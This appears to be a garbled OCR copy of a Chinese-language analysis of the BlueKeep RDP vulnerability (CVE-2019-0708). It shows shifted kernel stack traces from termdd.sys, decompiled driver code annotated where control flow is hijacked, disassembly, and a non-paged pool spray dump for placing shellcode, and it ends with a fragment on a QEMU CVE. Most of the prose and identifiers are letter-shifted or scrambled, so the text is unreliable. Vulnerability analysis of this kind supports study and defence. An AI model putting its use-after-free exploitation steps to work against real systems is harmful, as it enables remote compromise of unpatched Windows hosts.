Doorfdwh Fkdqqhc Dgguhvvv=3{;;ig8:6;
bLfdElqgFkdqqhc @@@@@@@@@@@@@@@@@@
FklogHES UhwDggu Dujv wr Fklog
d85f<<h3 <356;eh< ;;ig8:6; 33333338 3333334i
whup gg$bLfdElqgFkdqqhc+HSR=^Qrq0lsr`,
d85f<d37 <356;g8h ;e4:;;h< 33333338 ;<45;5d:
whup gg$bLfdDoorfdwhFkdqqho 3{i4+HSR=^Qrq0lsr`,
d85f<d5; <35734:: ;;i<e9e3 33333338 ;;e;<97;
whup gg$LfdFuhdwhFkdqqho 3{9f +HSR=^Qrq0lsr`,
d85f<d8; <356d34< ;;e;<97; ;;e;<9e; ;9<787g3
whup gg$LfdFuhdwh.3{46g +HSR=^Qrq0lsr`,
d85f<d:3 ;73;67ef ;:f3fee3 ;;e;<97; ;9<7885f
whup gg$LfdGlvsdwfk.3{i6 +HSR=^Qrq0lsr`,
d85f<d;; ;75;:95g ed7468hi d85f<f63 33333333
qw$LriFdocGulyhu.3{96
d85f<e93 ;759;4g: ;:f3fee3 d8:ii9h3 ;:ei8;8;
qw$LrsSduvhGhylfh.3{hg:
```

```
d85f<egf ;75;h57g 33333333 d85f<f63 33333373
qw$ResOrrnxsRemhfwQdph.3{7id
d85f<f6; ;75;98de 346dh:47 ;9:ii9h3 d85f<f34
qw$ReRshqRemhfwE|Qdph.3{48<
d85f<fe7 ;75<4he9 36584447 f3433333 346dh:47
qw$LrsFuhdwhldh.3{9:6
d85f<g33 ;73;d75d 36584447 f3433333 346dh:47
qw$QwFuhdwhldh.3{67
d85f<g33 ::9e97i7 36584447 f3433333 346dh:47
qw$NIldvwFdodHqwu|.3{45d +lSR=^3/6` WudsludphC d85f<g67,
111111
111111
111111
bLfdElqgFkdqqhc @@@@@@@@@@@@@@@@@@@@
FklqgHES UhwDggu  Dujv wr Fklqg
d85f<<93 <356<7<e ;;ig8:6; 33333338 33333336
whup gg$bLfdElqgFkdqqhc+lSR=^QrqOlsr`,
d85f<e:7 <356ei<3 ;9;4;9:3 ;;i4::3; ;9;4;9:3
whup gg$LfdElqgYluwxdcFkdqqhcv.3{434 +lSR=^QrqOlsr`,
d85f<ee7 <356<h<4;9;4;9:3 ;;i4::3; ;;i4:::;
whup gg$LfdGhylfhFrqwurdVwdfn.3{7;h +lSR=^QrqOlsr`,
d85f<eh7 <356d398 ;;i4::3; ;;i4:::; ;<4;::8;
whup gg$LfdGhylfhFrqwurc 3{8< +lSR=^QrqOlsr`,
d85f<eif ;73;67ef ;:f3fee3 ;;i4::3; ;;i4::3;
whup gg$LfdGlvsdwfk.3{46i +lSR=^QrqOlsr`,
d85f<f47 ;75;7hhh ;<4;::8; ;;i4::3; ;;i4:::;
qw$LriFdocGulyhu.3{96
d85f<f67 ;75d4fg4;:f3fee3 ;<4;::8; 33333333
qw$LrsV|qfkurqrxvVhuylfhWdlo 3{4i;
d85f<fg3 ;75d77df ;:f3fee3 ;;i4::3; 33333333
qw$Lrs[{{FrqwurdIdh.3{9dd
```

```
d85f<g37 ;73;d75d 33333;73 33333333 33333333
qw$QwGhylfhLrFrqwurdldh.3{5d
d85f<g37 ::9e97i7 33333;73 33333333 33333333
qw$NIIdvwFdodHqwu|.3{45d +ISR=^3/6` WudsludphC d85f<g67,
111111
111111
111111
luhhFkdqqhcDgguhvvv=3{;;ig8:6;
luhhFkdqqhcDgguhvvv=3{;;ig8:6;
```

角 间 3{;;ig8:6; 罗 fkdqqho 结

PVbW453

```
ngA gd 3{;;ig8:6;.3{<7
;;ig8:ff %PVbW453%
```

露 whup gg$bLfdElqgFkdqqho 矿 ;;ig8:6;

罗 矿调 角 6 罗 练 3{4i知陷

Ⓓ 64矩矿 色 36矿 Ⓑ 练罗 fkdqqho

般缩罗 LG矿 般缩罗 矿 规远 逃 Ⓓ 翻 64矿

结 购 矿LG 64

```
d85f<<h3 <356;eh< ;;ig8:6; 33333338 3333334i
whup gg$bLfdElqgFkdqqhc+ISR=^Qrq0lsr`,

d85f<<93 <356<7<e ;;ig8:6; 33333338 33333336
whup gg$bLfdElqgFkdqqhc+ISR=^Qrq0lsr`,
```

角露 裁角 结

练 罗 矿 规 Ⓑ 补 QwFuhdwhldh Ⓑ

whup gg$LfdGlvsdwfk 露Ⓑ whup gg$LfdFuhdwhFkdqqho矿

(s)　　罗　fkdqqho矿（f）　　罗　fkdqqho　　般

bLfdElqgFkdqqho　败

```
FklqgHES UhwDggu  Dujv wr Fklqg
d85f<<h3 <356;eh< ;;ig8:6; 33333338 3333334i
whup gg$bLfdElqgFkdqqhc+l SR=^Qrq0lsr`,
d85f<d37 <356;g8h ;e4:;;h< 33333338 ;<45;5d:
whup gg$bLfdDorfdwhFkdqqho 3{i4+l SR=^Qrq0lsr`,
d85f<d5; <35734:: ;;i<e9e3 33333338 ;;e;<97;
whup gg$LfdFuhdwhFkdqqho 3{9f+l SR=^Qrq0lsr`,
d85f<d8; <356d34< ;;e;<97; ;;e;<9e; ;9<787g3
whup gg$LfdFuhdwh.3{46g+l SR=^Qrq0lsr`,
d85f<d:3 ;73;67ef ;:f3fee3 ;;e;<97; ;9<7885f
whup gg$LfdGlvsdwfk.3{i6+l SR=^Qrq0lsr`,
d85f<d;; ;75;:95g ed7468hi d85f<f63 33333333
qw$LriFdocGulyhu.3{96
d85f<e93 ;759;4g: ;:f3fee3 d8:ii9h3 ;:ei8;8;
qw$LrsSduvhGhylfh.3{hg:
d85f<egf ;75;h57g 33333333 d85f<f63 33333373
qw$ResOrrnxsRemfwQdph.3{7id
d85f<f6; ;75;98de 346dh:47 ;9:ii9h3 d85f<f34
qw$ReRshqRemfwE|Qdph.3{48<
d85f<fe7 ;75<4he9 36584447 f3433333 346dh:47
qw$LrsFuhdwhlldh.3{9:6
d85f<g33 ;73;d75d 36584447 f3433333 346dh:47
qw$QvFuhdwhlldh.3{67
d85f<g33 ::9e97i7 36584447 f3433333 346dh:47
qw$NlldvvFdoHqwu|.3{45d+l SR=^3/6` Wudsludph C d85f<g67,
111111
111111
111111
```

色 角 矿whup gg$LfdGhylfhFrqwuro Ⓑ

whup gg$LfdElqgYluwxdoFkdqqhov

```
FklogHES UhwDggu  Dujv wr Fklog
d85f<<93 <356<7<e ;;ig8:6; 33333338 33333336
whup gg$bLfdElqgFkdqqhc+lSR=^Qrq0lsr`,
d85f<e:7 <356ei<3 ;9;4;9:3 ;;i4::3; ;9;4;9:3
whup gg$LfdElqgYluwxdoFkdqqhov.3{434+lSR=^Qrq0lsr`,
d85f<ee7 <356<h<4;9;4;9:3 ;;i4::3; ;;i4:::;
whup gg$LfdGhylfhFrqwurdVwdfn.3{7;h+lSR=^Qrq0lsr`,
d85f<eh7 <356d398 ;;i4::3; ;;i4:::; ;<4;::8;
whup gg$LfdGhylfhFrqwuro 3{8<+lSR=^Qrq0lsr`,
d85f<eif ;73;67ef ;:f3fee3 ;;i4::3; ;;i4::3;
whup gg$LfdGlvsdwfk.3{46i+lSR=^Qrq0lsr`,
d85f<f47 ;75;7hhh ;<4;::8; ;;i4::3; ;;i4:::;
qw$LriFdooGulyhu.3{96
d85f<f67 ;75d4fg4;:f3fee3 ;<4;::8; 33333333
qw$LrsV|qfkurqrxvVhuylfhWdlo 3{4i;
d85f<fg3 ;75d77df ;:f3fee3 ;;i4::3; 33333333
qw$Lrs[{{FrqwurdOdh.3{9dd
d85f<g37 ;73;d75d 33333;73 33333333 33333333
qw$QvGhylfhLrFrqwurdOdh.3{5d
d85f<g37 ::9e97i7 33333;73 33333333 33333333
qw$NIIdvvFdooHqwu|.3{45d+lSR=^3/6`WudsludphC d85f<g67,
111111
111111
111111
```

耻Ⓑ 角 角院 矿 角 PVbW453fkdqqho

iuhh 般练 矿 露 iuhh练 矿 般 grxedhiuhh 般

规 缩 iuhh 矿 练 角耀ⓤ 般

LG 翻 36 fkdqqho矿 色 角院 般 知LG

翻 64 矩 矿 Ⓑ 色 经

wvvhfvuy$FGhidxovGdwdPdqdjhu=Glvfrqqhfw知 艺 矿绑

经 评结练 矩

```
IuhhFkdqqhoDgguhvvv=3{;;fd<g7;
FklogHES UhwDggu Dujvwr Fklog
;h986d43 <356;393 ;;fd<g7; 33333333 ;<4h4<d;
whupgg$bLfdIuhhFkdqqho+lSR=^Qrq0lsr`,
;h986d5f <356;<7< ;;fd<g7; ;<3d39:3 33333333
whupgg$LfdGhuhihuhqfhFkdqqho3{67 +lSR=^Qrq0lsr`,
;h986d9; <356<687 ;<3d39:3 33333338 33333336
whupgg$LfdFkdqqhoLqsxwLqwhuqdo3{6<4 +lSR=^Qrq0lsr`,
;h986d<3 <78eh4fi ;d<ie3g7 33333338 33333336
whupgg$LfdFkdqqhoLqsxw3{6f +lSR=^Qrq0lsr`,
;h986de3 <78f487; ;d<ie3g7 33333338 33333336
UGSZG$ZGLFDUWbLfdFkdqqhoLqsxwH{.3{4g +lSR=^Qrq0lsr`,
;h98747; <78eeh75 d74f633; ;d<h<9;5 33333347
UGSZG$ZGZbRqGdwdUhfhlyhg.3{573 +lSR=^Qrq0lsr`,
;h9874:7 <78eeeig d74f6;i3 d74h:467 33333333
UGSZG$VPbPFVVhqgGdwdFdoedfn.3{4<d +lSR=^Qrq0lsr`,
;h9874ff <78eed97 3333335: ;h987537 ;d<h<9:7
UGSZG$KdqgdhDooVhqgGdwdSGXv.3{448 +lSR=^Qrq0lsr`,
;h9874h; <78g:<8; 3333335: ;h987537 ;d<ie3g3
UGSZG$Uhfrjql}hPFVludph.3{65 +lSR=^Qrq0lsr`,
;h987547 <78eh96i d74f633; ;d<h<9d5 33333334
UGSZG$PFVLfdUdzLqsxwZrunhu.3{6e7 +lSR=^Qrq0lsr`,
;h98755; <356f::5 d74f633; 33333333 ;d<h<9:7
UGSZG$ZGOLEbPFVLfdUdzLqsxw3{46 +lSR=^Qrq0lsr`,
```

```
;h98757f <78di79g ;d<8d3f7 33333333 ;d<h<9:7
whup gg$LfdUdzLqsxw 3{8d +l SR=^Qrq0lsr`,
;h987597 <78dhi39 ;d<h<9:7 3333335i ;d<8d3f3
wwvhfvuy$FUdzLqsxwGP=SdvvGdwdWrVhuyhu.3{5e +l SR=
^Qrq0lsr`,
;h9875d7 <78dhd49 ;h9875e7 ;d<8d3e3 <78e544;
wwvhfvuy$FllowhuLlowhuLqfrplqjGdwd.3{<; +l SR=^Qrq0lsr`,
;h9875g3 <356f::5 ;;f;8383 33333333 ;d<h<9:7
wwvhfvuy$VfuUdzLqsxw 3{93 +l SR=^Qrq0lsr`,
;h9875i7 <78d89d< ;<4;f5;7 33333333 ;d<h<9:7
whup gg$LfdUdzLqsxw 3{8d +l SR=^Qrq0lsr`,
;h987e63 <356e89g ;d<h<85; ;;8;348; ;d<;4e9;
wgwfs$WgLqsxwWkuhdg.3{67g +l SR=^Qrq0lsr`,
;h987e7f <356e9:f ;d<i8;:; 336;34:6 ;;8;34f;
whup gg$bLfdGulyhuWkuhdg.3{86 +l SR=^Qrq0lsr`,
;h987e:7 <356f33f ;d<;4e9; ;;8;348; ;<3d39:3
whup gg$bLfdVwduwLqsxwWkuhdg.3{9f +l SR=^Qrq0lsr`,
;h987ee7 <356<h<4;<3d39:3 ;;8;348; ;;8;34f;
whup gg$LfdGhylfhFrqwurdVwdfn.3{83d +l SR=^Qrq0lsr`,
;h987eh7 <356d398 ;;8;348; ;;8;34f; ;<3d4693
whup gg$LfdGhylfhFrqwuro 3{8< +l SR=^Qrq0lsr`,
;h987eif ;73;67ef ;:f3fee3 ;;8;348; ;;8;348;
whup gg$LfdGlvsdwfk.3{46i +l SR=^Qrq0lsr`,
;h987f47 ;75;7hhh ;<3d4693 ;;8;348; ;;8;34f;
qw$LriFdooGulyhu.3{96
;h987f67 ;75d4fg4;:f3fee3 ;<3d4693 33333333
qw$LrsV|qfkurqrxvVhuylfhWdlo 3{4i;
;h987fg3 ;75d77df ;:f3fee3 ;;8;348; 33333333
qw$Lrs[{{Frqwurdlch.3{9dd
;h987g37 ;73;d75d 33333:i7 33333333 33333333
qw$QvGhylfhLrFrqwurdlch.3{5d
```

```
;h987g37 ::9e97i7 33333:i7 33333333 33333333
qw$NIIdvwFdodHqwu|.3{45d +lSR=^3/6` WudsIudph C ;h987g67,
36:di<<f ::9e7fdf 9i8e4;d: 33333:i7 33333333
qwgoo$NIIdvwV|vwhpFdodUhv +lSR=^3/3/3`,
36:di<d3 9i8e4;d: 33333:i7 33333333 33333333
qwgoo$QwGhylfhLrFrqwurdlgh.3{f +lSR=^43/3/3`,
36:di<gf 9i8e58h< 33333:i7 336;34:6 35<<49i;
LFDDSL$LfdLrFrqwuro 3{5< +lSR=^Qrq0lsr`,
36:did3f ::;444:7 ;3333333 36:did8; ::9fe6i8
LFDDSL$LfdLqsxwVkuhdgXvhuPrgh.3{6: +lSR=^Qrq0lsr`,
36:did4; ::9fe6i8 35<<49i3 :73i7d;e 33333333
nhuqhc65$EdvhVkuhdgLqlwVkxqn.3{h +lSR=^Qrq0lsr`,
36:did8; ::9fe6f; 9i8e58e5 35<<49i3 33333333
qwgoo$bbUwoXvhuVkuhdgVwduw 3{:3 +lSR=^Qrq0lsr`,
36:did:3 33333333 9i8e58e5 35<<49i3 33333333
qwgoo$bUwoXvhuVkuhdgVwduw 3{4e +lSR=^Qrq0lsr`,
IuhhFkdqqhc Dgguhvvv=3{;;fd<g7;
FklogHES UhwDggu Dujv wr Fklog
;h986<7; <356;393 ;;fd<g7; ;;fd<g87 ;<3d39:3
whup gg$bLfdIuhhFkdqqhc +lSR=^Qrq0lsr`,
;h986<97 <356;<8i ;;fd<g7; ;<3d39:3 33333333
whup gg$LfdGhuhihuhqfhFkdqqho 3{67 +lSR=^Qrq0lsr`,
;h986<d3 <356<687 ;<3d39:3 33333338 3333334i
whup gg$LfdFkdqqhdLqsxwLqwhuqdo 3{6d: +lSR=^Qrq0lsr`,
;h986<f; <78g:gf<;d<ie3g7 33333338 3333334i
whup gg$LfdFkdqqhdLqsxw 3{6f +lSR=^Qrq0lsr`,
;h986d33 <78g:h64d74h:33; ;d<ie3g3 ;d<ie3f3
UGSZG$VljqddEurnhqFrqqhfwrq.3{73 +lSR=^Qrq0lsr`,
;h986d4; <356<6:id74f633; 33333337 33333333
UGSZG$PFVLfdFkdqqhdLqsxw 3{88 +lSR=^Qrq0lsr`,
;h986d77 <78di769 ;d<8d3f7 33333337 33333333
```

whup gg$LfdFkdqqhdLqsxw 3{9: +l SR=^Qrq0lsr`,
;h98759f <78di3<3 ;d<8d3f3 ;;f;8383 ;7346:d3
wwvhfvuy$FGhidxowGdwdPdqdjhu=Glvfrqqhfw 3{6f +l SR=
^Qrq0lsr`,
;h9875d7 <78dhd49 ;h9875e7 ;d<8d3e3 <78e544;
wwvhfvuy$Fllowhu=HlowhuLqfrplqjGdwd. 3{555 +l SR=^Qrq0lsr`,
;h9875g3 <356f::5 ;;f;8383 33333333 ;d<h<9:7
wwvhfvuy$VfuUdzLqsxw 3{93 +l SR=^Qrq0lsr`,
;h9875i7 <78d89d< ;<4;f5;7 33333333 ;d<h<9:7
whup gg$LfdUdzLqsxw 3{8d +l SR=^Qrq0lsr`,
;h987e63 <356e89g ;d<h<85; ;;8;348; ;d<;4e9;
wgwfs$WgLqsxwWkuhdg. 3{67g +l SR=^Qrq0lsr`,
;h987e7f <356e9:f ;d<i8;:; 336;34:6 ;;8;34f;
whup gg$bLfdGulyhuWkuhdg. 3{86 +l SR=^Qrq0lsr`,
;h987e:7 <356f33f ;d<;4e9; ;;8;348; ;<3d39:3
whup gg$bLfdVwduwLqsxwWkuhdg. 3{9f +l SR=^Qrq0lsr`,
;h987ee7 <356<h<4;<3d39:3 ;;8;348; ;;8;34f;
whup gg$LfdGhylfhFrqwurdVwdfn. 3{83d +l SR=^Qrq0lsr`,
;h987eh7 <356d398 ;;8;348; ;;8;34f; ;<3d4693
whup gg$LfdGhylfhFrqwuro 3{8< +l SR=^Qrq0lsr`,
;h987eif ;73;67ef ;:f3fee3 ;;8;348; ;;8;348;
whup gg$LfdGlvsdwfk. 3{46i +l SR=^Qrq0lsr`,
;h987f47 ;75;7hhh ;<3d4693 ;;8;348; ;;8;34f;
qw$LriFdooGulyhu. 3{96
;h987f67 ;75d4fg4;:f3fee3 ;<3d4693 33333333
qw$LrsV|qfkurqrxvVhuylfhWdlo 3{4i;
;h987fg3 ;75d77df ;:f3fee3 ;;8;348; 33333333
qw$Lrs[{{FrqwurdOdh. 3{9dd
;h987g37 ;73;d75d 33333:i7 33333333 33333333
qw$QwGhylfhLrFrqwurdOdh. 3{5d
;h987g37 ::9e97i7 33333:i7 33333333 33333333

```
qw$NIIdvwFdodHqwu|.3{45d +lSR=^3/6` WudsludphC ;h987g67,
36:di<<f ::9e7fdf 9i8e4;d: 33333:i7 33333333
qwgod$NIIdvwV|vwhpFdodUhv +lSR=^3/3/3`,
36:di<d3 9i8e4;d: 33333:i7 33333333 33333333
qwgod$QwGhylfhLrFrqwurdloh.3{f +lSR=^43/3/3`,
36:di<gf 9i8e58h< 33333:i7 336;34:6 35<<49i;
LFDDSL$LfdLrFrqwuro 3{5< +lSR=^Qrq0lsr`,
36:did3f ::;444:7 ;3333333 36:did8; ::9fe6i8
LFDDSL$LfdLqsxwWkuhdgXvhuPrgh.3{6: +lSR=^Qrq0lsr`,
36:did4; ::9fe6i8 35<<49i3 :73i7d;e 33333333
nhuqho65$EdvhWkuhdgLqlwWkxqn.3{h +lSR=^Qrq0lsr`,
36:did8; ::9fe6f; 9i8e58e5 35<<49i3 33333333
qwgod$bbUwoXvhuWkuhdgVwduw 3{:3 +lSR=^Qrq0lsr`,
36:did:3 33333333 9i8e58e5 35<<49i3 33333333
qwgod$bUwoXvhuWkuhdgVwduw 3{4e +lSR=^Qrq0lsr`,
```

(x) 衍

艺 grxedn iuhh矿陷 xdi (x) 矿 角 色

iuhh 逃 经

```
FklogHES UhwDggu Dujv wr Fklog
;h986<7; <356;393 ;;fd<g7; ;;fd<g87 ;<3d39:3
whup gg$bLfdluhhFkdqqhc +lSR=^Qrq0lsr`,
;h986<97 <356;<8i ;;fd<g7; ;<3d39:3 33333333
whup gg$LfdGhuhihuhqfhFkdqqho 3{67 +lSR=^Qrq0lsr`,
;h986<d3 <356<687 ;<3d39:3 33333338 3333334i
whup gg$LfdFkdqqhdqsxwlqwhuqdo 3{6d: +lSR=^Qrq0lsr`,
```

LfdFkdqqhdqsxwlqwhuqdo 挺 矿 规补 ⓧ

Ⓓ

```
62        ExFreePoolWithTag(P, v30);
63        return 0;
64      }
65    }
66  LABEL_13:
67    v33 = IcaGetConnectionForStack(v6);
68    v9 = IcaFindChannel(v33, a2, a3);
69    if ( !v9 )
70    {
71  LABEL_62:
72      if ( !P )
73        return 0;
74      v30 = 0;
75      goto LABEL_64;
76    }
77    _InterlockedExchangeAdd((volatile signed __int32 *)(v9 + 8), 1u);
78    ExEnterCriticalRegionAndAcquireResourceExclusive(v9 + 12);
79    v10 = *(_DWORD *)(v9 + 128);
80    if ( v10 & 0x28 || *(_DWORD *)(v6 + 68) == 1 && !(v10 & 2) )
81    {
82      ExReleaseResourceAndLeaveCriticalRegion(v9 + 12);
83      IcaDereferenceChannel((PVOID)v9);
84      IcaDereferenceChannel((PVOID)v9);
85      goto LABEL_62;
86    }
87    v11 = P;
88    if ( P )
89    {
90      Src = (void *)*((_DWORD *)P + 2);
91      MaxCount = *((_DWORD *)P + 3);
92    }
93    v12 = *(void (__cdecl ***)(_DWORD, void *, size_t, int *))(v9 + 0x8C);
94    if ( v12 )
95    {
96      (*v12)(v12, Src, MaxCount, &a3);            // 劫持控制流
97      if ( v11 )
98        ExFreePoolWithTag(v11, 0);
99      v11 = (_DWORD *)a3;
100     Src = *(void **)(a3 + 8);
101     MaxCount = *(_DWORD *)(a3 + 12);
102   }
00001ABD _IcaChannelInputInternal@24:93 (126BD)
```


脑 ⓧ Ⓓ

```
.text:000126AA                  mov     edi, [ebp+14h]
.text:000126AD                  test    edi, edi
.text:000126AF                  jz      short loc_126BD
.text:000126B1                  mov     eax, [edi+8]
.text:000126B4                  mov     [ebp+18h], eax
.text:000126B7                  mov     eax, [edi+0Ch]
.text:000126BA                  mov     [ebp+1Ch], eax
.text:000126BD
.text:000126BD loc_126BD:                               ; CODE XREF: IcaChannelInputInternal(x,x,x,x,x,x)+F7↑j
.text:000126BD                  mov     eax, [ebx+8Ch]
.text:000126C3                  test    eax, eax
.text:000126C5                  jz      short loc_126F0
.text:000126C7                  lea     ecx, [ebp+10h]
.text:000126CA                  push    ecx
.text:000126CB                  push    dword ptr [ebp+1Ch]
.text:000126CE                  push    dword ptr [ebp+18h]
.text:000126D1                  push    eax
.text:000126D2                  call    dword ptr [eax]
.text:000126D4                  test    edi, edi
.text:000126D6                  jz      short loc_126E1
.text:000126D8                  push    0               ; Tag
.text:000126DA                  push    edi             ; P
.text:000126DB                  call    ds:__imp__ExFreePoolWithTag@8 ; ExFreePoolWithTag(x,x)
.text:000126E1
.text:000126E1 loc_126E1:                               ; CODE XREF: IcaChannelInputInternal(x,x,x,x,x,x)+11E↑j
.text:000126E1                  mov     edi, [ebp+10h]
.text:000126E4                  mov     eax, [edi+8]
.text:000126E7                  mov     [ebp+18h], eax
```

Ⓓ fkdqqho 矿 陷 练 iuhh 般职

谅矿 角 雅

角 3{f;

```
1  char *__stdcall _IcaAllocateChannel(int a1, int a2, char *pszSrc)
2  {
3    char *v3; // eax
4    char *channelPoint; // esi
5    int v6; // edi
6    _DWORD *v7; // eax
7    _DWORD *v8; // eax
8    int v9; // eax
9    int v10; // edx
10   _DWORD *v11; // eax
11   int v12; // eax
12
13   v3 = (char *)ExAllocatePoolWithTag(0, 0xC8u, 0x63695354u);
14   channelPoint = v3;
15   if ( !v3 )
16     return 0;
17   memset(v3, 0, 0xC8u);
18   v6 = a1;
19   _InterlockedExchangeAdd((volatile signed __int32 *)(a1 + 8), 1u);
20   *((_DWORD *)channelPoint + 48) = v6 + 272;
21   *((_DWORD *)channelPoint + 49) = 0;
22   *((_DWORD *)channelPoint + 34) = v6;
23   *((_DWORD *)channelPoint + 2) = 1;
24   *(_DWORD *)channelPoint = 2;
25   *((_DWORD *)channelPoint + 1) = &IcaChannelDispatchTable;
```

信安之路

耻 Ⓓ fkdqqho 雅 3{;F 遗 矿ⓧ y45 挺

调 角 ⓧ Ⓑ 矿 迎


h{s 练 遭 雅 矿 Qrq0sdjhg Srro

矿zlq: 罗 经 GHS 矿 规 雅

vkhofrgh 般矿 绝 zlq: Qrq0sdjhg Srro

矿 罪练范

练(g) 规ⓧ Ⓓ 般



角脑 规 Ⓑ 齐 vkhoofrgh

ngA v ; 9333333 O 5333333 93 h; 33 33 33 33 8e h;

; 9; ; g363 93 h; 33 33 33 33 8e h; 056 33 33 33 e< : 9 34 33

c11111^1&1111y11

; 9; ; g3; ; 93 h; 33 33 33 33 8e h; 0fe ii ii ii ; e 78 33 ; 6

c11111^111111H11

; 9; ; g763 93 h; 33 33 33 33 8e h; 056 33 33 33 e< : 9 34 33

c11111^1&1111y11

; 9; ; g7; ; 93 h; 33 33 33 33 8e h; 0fe ii ii ii ; e 78 33 ; 6

c11111^111111H11

; 9; ; g; 63 93 h; 33 33 33 33 8e h; 056 33 33 33 e< : 9 34 33

c11111^1&1111y11

; 9; ; g; ; ; 93 h; 33 33 33 33 8e h; 0fe ii ii ii ; e 78 33 ; 6

c11111^111111H11

; 9; ; gf63 93 h; 33 33 33 33 8e h; 056 33 33 33 e< : 9 34 33

```
c11111^1&1111y11
; 9; ; gf; ;    93 h;  33 33 33 33 8e h; 0fe ii ii ii ; e 78 33 ; 6
c11111^111111H11
; 9; <5363    93 h;  33 33 33 33 8e h; 056 33 33 33 e< : 9 34 33
c11111^1&1111y11
; 9; <53; ;    93 h;  33 33 33 33 8e h; 0fe ii ii ii ; e 78 33 ; 6
c11111^111111H11
; 9; <5763    93 h;  33 33 33 33 8e h; 056 33 33 33 e< : 9 34 33
c11111^1&1111y11
; 9; <57; ;    93 h;  33 33 33 33 8e h; 0fe ii ii ii ; e 78 33 ; 6
c11111^111111H11
; 9; <5; 63    93 h;  33 33 33 33 8e h; 056 33 33 33 e< : 9 34 33
c11111^1&1111y11
; 9; <5; ; ;    93 h;  33 33 33 33 8e h; 0fe ii ii ii ; e 78 33 ; 6
c11111^111111H11
; 9; <5f63    93 h;  33 33 33 33 8e h; 056 33 33 33 e< : 9 34 33
c11111^1&1111y11
; 9; <5f; ;    93 h;  33 33 33 33 8e h; 0fe ii ii ii ; e 78 33 ; 6
c11111^111111H11
; 9; f7363    93 h;  33 33 33 33 8e h; 056 33 33 33 e< : 9 34 33
c11111^1&1111y11
; 9; f73; ;    93 h;  33 33 33 33 8e h; 0fe ii ii ii ; e 78 33 ; 6
c11111^111111H11
; 9; f7763    93 h;  33 33 33 33 8e h; 056 33 33 33 e< : 9 34 33
c11111^1&1111y11
; 9; f77; ;    93 h;  33 33 33 33 8e h; 0fe ii ii ii ; e 78 33 ; 6
c11111^111111H11
; 9; f7; 63    93 h;  33 33 33 33 8e h; 056 33 33 33 e< : 9 34 33
c11111^1&1111y11
```

kwws=22j lwkxe1fr p 2q4{e| wh2FYH0534<03: 3;

kwws=22z z z 1p doz duhwhfk1fr p 2534<2382dqdd vlv0ri0fyh 0534<03: 3; 0eoxhnhhs1kwp o

kwws=22z z z 1p doz duhwhfk1fr p 2534<23<2eoxhnhhs0d0mx uqh| 0iur p 0gr v0wr 0ufh0fyh0534<03: 3; 1kwp o

FYH0534<03: 3; ⓡ 见 (f)

职 组(f) =

kwws=22z z z 1j ldqweudqfk1fq2534<2382482FYH0534<03: 3;

(53(H8(EH(DH(H;(EG(DI(H;(EI(<F(H:(D;(;E(H9(D4(;F(H<(<G(D5(H9(<F(;G(H8(;D(D4 (H;(EI(<F(H:(D;(;E(H7(EE(D6(H:(D3(;4(H9(;<(D:(H;(D4(;F(H9(EF(;I(H9(E7(<H(H8 (;;(;9(H9(<H(<3(H7(E<(;E(H;(D4(D8(H7(E ;(;4(H8(;;(;9(H9(<H(<32,

FYH0534<0476:; THPX

thpx 逃 练罗 矿

lsy7 (f) 。 评 矿 见

摄

t hp x 缩 (f)

4携 翻 跳 知 SF L 矩

5携 绕 Ⓓ 莫 芯 知 。

Ⓑ耀 矩

题 绑 矿 T HP X 翻 j xhvw (s) VOIUS

知 足 h4333 SF L 矩

VOIUS 罪 。 罪 齐 摄

。 般 Is (f) 矿 Is 绑 神

3 4 5 6

3 4 5 6 7 8 9 : ; < 3 4 5 6 7 8 9 : ; < 3 4 5 6 7 8 9 : ; < 3 4

. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0.

0. 0.

·Yhuvlr q· LKO ·W|sh ri Vhuylfh· Wr wdoOhqj wk ·

